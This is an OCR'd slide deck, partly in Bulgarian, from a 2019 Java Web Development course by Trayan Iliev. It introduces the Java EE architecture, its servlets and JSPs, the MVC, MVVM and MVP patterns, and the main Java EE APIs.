


May 2019, IPT Course
Java Web Debelopment

Servlet Container, Servlets, JSPs

Trayan Iliev

tiliev@iproduct.org
http://iproduct.org

About me

Trayan Iliev

- CEO of IPT – Intellectual Products & Technologies
- Oracle® certified programmer 15+ Y
- end-to-end reactive fullstack apps with Java, ES6/7, TypeScript, Angular, React and Vue.js
- 12+ years IT trainer
- Voxxed Days, jPrime, jProfessionals, Java2Days, BGOUG, BGJUG, DEV.BG speaker

Where to Find the Code?

Java Web Development projects and examples are available @ GitHub:

https://github.com/iproduct/course-java-web-2021

Agenda for This Session

- Intro
- Web.xml
- Servlets
- Session management and Object scope
- Filters
- Listeners
- JSPs & Expression Language (EL)
- Tags (JSTL)


Java™ Platform, Enterprise Edition 8

- Java™ Platform Enterprise Edition е спецификация разработена от Oracle® (Sun) заедно с партньори като BEA Systems, Borland, E.piphany, Hewlett-Packard, IBM, Inria, Novell, Red Hat, SAP, Sybase, Apache и др. за да улесни създаването на надеждни, конфигурируеми, мащабируеми, лесно оперирaщи помежду си и платформено-независими сървърни приложения и компоненти на езика Java™.
- Базирана е върху Java™ SE
- Отскоро вече е част от Jakarta (Ecpipse Foundation) -> Jakarta EE 9

Java™ Platform, Enterprise Edition

- Java™ EE дефинира:
- Програмни модели за разработка на приложения и програмни интерфейси (API) за създаване на разпределени, многокомпонентни приложения, тяхното пакетиране и инсталиране
- Множество от готови интегрирани услуги и APIs намаляващи времето за разработка, сложността на приложенията и подобряващи тяхната производителност
- Обща логическа архитектура интегрираща различни компоненти и контейнери за компоненти

Java™ EE архитектура



Основни слоеве на Java™ EE архитектурата

- Клиентски слой включващ компоненти, които се изпълняват на клиентската машина (команден ред, GUI клиенти)
- Уеб слой, включващ уеб компоненти (Servlets, JSP, Facelets) и уеб услуги (SOAP, REST), които се изпълняват в уеб контейнера на JavaEE сървъра
- Бизнес слой – бизнес компоненти, Enterprise Java Beans (EJB), Plain Old Java Objects (POJO – Java Beans), Java Persistence API (JPA) Entities
- Enterprise Information System (EIS) слой включващ външни информационни системи (ERP, XES) и бази от данни, достъпни през стандартизирани от JavaEE конектори (Java Connector Architecture - JCA)

Java™ EE 6/7Архитектура (1)

Основни компоненти в Java™ EE архитектурата:

– Базирана върху Java™ SE

– Java™ EE компоненти

- Web Components – Servlets, JSPs, Facelets, Web Services (SOAP, REST)
- EJB™ Componenets – Session EJBs, Persistence Entities, Message Driven EJBs

– Java™ EE среда за изпълнение

- Сървъри
- Контейнери – Web и EJB контейнери
- Application Client контейнери

Основни предимства на Java EE

- По-ефективно управление на жизнения цикъл на компонентите на приложението, чрез многократно използване на вече готови компоненти (reuse)
- Отдалечен достъп до Java EE компоненти и услуги – разпределни enterprise приложения – HTTP/HTTPS
- Стандартизирани и готови за използване Java EE стандартни услуги (APIs)
- Декларативна сигурност и персистентност –XML, анотации
- Търсене и извличане на обекти по символно име или чрез Contexts & Dependency Injection (CDI) анотации в JavaEE
- Управлявани от контейнера конкурентност и демаркация на транзакциите за EJB компонентите

MVC Comes in Different Flavors


What is the difference between following patterns:


- Model-View-Controller (MVC)
- Model-View-ViewModel (MVVM)
- Model-View-Presenter (MVP)

http://csl.ensm-douai.fr/noury/uploads/20/ModelViewController.mp3


MVC Comes in Different Flavors - II

- MVC






- MVVM




- MVP




Sources:https://en.wikipedia.org/wiki/Model_View_ViewModel#/media/File:MVVMPattern.png,
https://en.wikipedia.org/wiki/Model%E2%80%93view%E2%80%93presenter#/media/File:Model_View_Presenter_GUI_Design_Pattern.png

Web MVC Interactions Sequence Diagram



Web MVC Project Structure



Ключови подобрения в Java™ EE


- Java API for RESTful Web Services (JAX-RS)
- Contexts and Dependency Injection for the Java EE Platform (CDI)
- Bean Validation
- Web fragments
- Shared framework pluggability
- Servlet 3.0 (JSR 315) - asynchronous processing, annotations, нови методи за програмна аутентификация, HTTP-only Cookies.

Основни API в Java™ EE 6/7


[https://en.wikipedia.org/wiki/Java_EE_version_history#Java_EE_7_.28June_12.2C_2013.29]

- javax.ejb.* - EJB
- javax.enterprise.inject.* - CDI
- javax.enterprise.context.* - CDI
- javax.jms.* - JMS
- **javax.servlet.* - Servlet API, JSP, JSTL, Expression Language (EL)**
- **javax.faces.* - JSF, Facelets, Components**
- javax.mail – Java Mail
- javax.persistence – JPA
- javax.transaction – JTA
- javax.validation – Validation API
- javax.xml.stream - StAX
- javax.resource.* - Java EE Connector Architecture
- javax.jws - JAX-WS
- javax.ws.rs - JAX-RS (RESTful Services)

